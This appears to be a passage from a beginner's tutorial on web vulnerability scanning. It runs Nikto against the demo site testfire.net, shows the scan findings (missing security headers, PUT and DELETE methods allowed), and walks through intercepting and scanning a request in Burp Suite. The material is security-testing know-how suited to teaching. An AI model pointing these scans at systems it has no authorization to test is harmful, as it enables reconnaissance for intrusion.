
- Open kali linux and type following command

Command :- nikto -h <target website>




The screenshot shows a terminal window titled 'Kali (Bumblebee) - Oracle VM VirtualBox'. The terminal is running as root ('root@Kali') and displays the command '# nikto -h http://testfire.net/'. The background of the terminal window shows a dark-themed desktop environment with various icons and a weather widget indicating 'Mumbai' with 'Partly cloudy' conditions.

- Scanning Started



```
Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
root@Kali:~# nikto -h http://testfire.net/
[+] Nikto v2.5.0
```

- Finding Vulnerability like Server , Anti-clickjacking




```
Kali (Running) - Oracle VM VirtualBox
File View Input Devices Help
root@Kali:~# nikto -h http://testfire.net/
[+] Nikto v2.5.0

+ Target IP:      65.61.137.117
+ Target Hostname: testfire.net
+ Target Port:    80
+ Start Time:    2025-06-14 20:24:51 (GMT5.5)

+ Server: Apache-Coyote/1.1
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

- Result 



```
root@Kali:~/home/aniket$ nikto -h http://testfire.net
Nikto v2.5.0


+ Target IP:      65.61.137.117
+ Target Hostname: testfire.net
+ Target Port:    80
+ Start Time:    2025-06-14 20:24:51 (GMT5.5)

+ Server: Apache-Coyote/1.1
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
```

2. Vulnerability Analysis using Burp Suite


How to use it :-

- Open kali linux terminal and start burp suite




```
root@Kali:~/home/aniket$ burpsuitepro
```


- Burp suite started




- Now set a proxy




- And turn on interception
- After turn on interception refresh browser




- Here , request capture in burp suite




- Right click on request and click on scan option




- After click on scan ,select the options , as per your requirement
- And click on next



